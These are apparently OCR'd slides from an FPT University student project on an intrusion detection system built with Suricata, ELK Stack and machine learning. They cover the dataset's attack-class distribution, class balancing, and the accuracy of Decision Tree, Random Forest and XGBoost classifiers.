


Decision Tree



Random Forest

XGBoost


Distribution of Network Activity in Dataset
Network Activity Label
Heartbleed
11
Web Attack • Sql Injection
21
Infiltration
36
Web Attack • XSS
652
Web Attack • Brute Force
1,470
Bot
1,948
SSH-Patator
3,219
DoS Slowhttptest
5,228
DoS slowloris
5,385
FTP-Patator
5,931
DoS GoldenEye
10,286
PortScan
90,694
DDoS
128,014
DoS Hulk
172,846
BENIGN
2,095,057
0
250,000
500,000
750,000
1,000,000
1,250,000
1,500,000
1,750,000
2,000,000
Number of Instances

DATA PREPROCESSING


Class of network traffic	Frequency
Normal	2,273,097
Abnormal	557,646


BEFORE

Class of network traffic	Frequency
Normal	425,878
Abnormal	425,878

AFTER

DECISION TREE







Note

0: Normal

1: Attack

RANDOM FOREST







Note

0: Normal

1: Attack

XGBoost





Note

0: Normal

1: Attack

EVALUATION

Metric	Decision Tree	Random Forest	XGBoost
Accuracy	99.19%	99.38%	99.46%
F1-Score (Macro)	0.9919	0.9938	0.9946
Recall	0.9919	0.9938	0.9946
Precision	0.9919	0.9938	0.9946
Training Time (seconds)	4.37	133.45	1.60

Fpt University
ĐẠI HỌC FPT

III. GOAL OF OUR PROJECT

Fpt University
ĐẠI HỌC FPT

1. Develop a network security solution using ELK Stack, Suricata, and machine learning models to monitor, detect, and alert on suspicious network activities such as port scanning, brute-force attempts, and malware traffic.

2. Provide an accessible and efficient intrusion detection system for small and medium-sized businesses (SMBs), enabling easy deployment, configuration, and management within existing IT environments.

3. Automate threat detection, log analysis, and alert generation by integrating Suricata with ELK Stack and applying machine learning algorithms to identify patterns, anomalies, and advanced persistent threats.

Fpt University
ĐẠI HỌC FPT

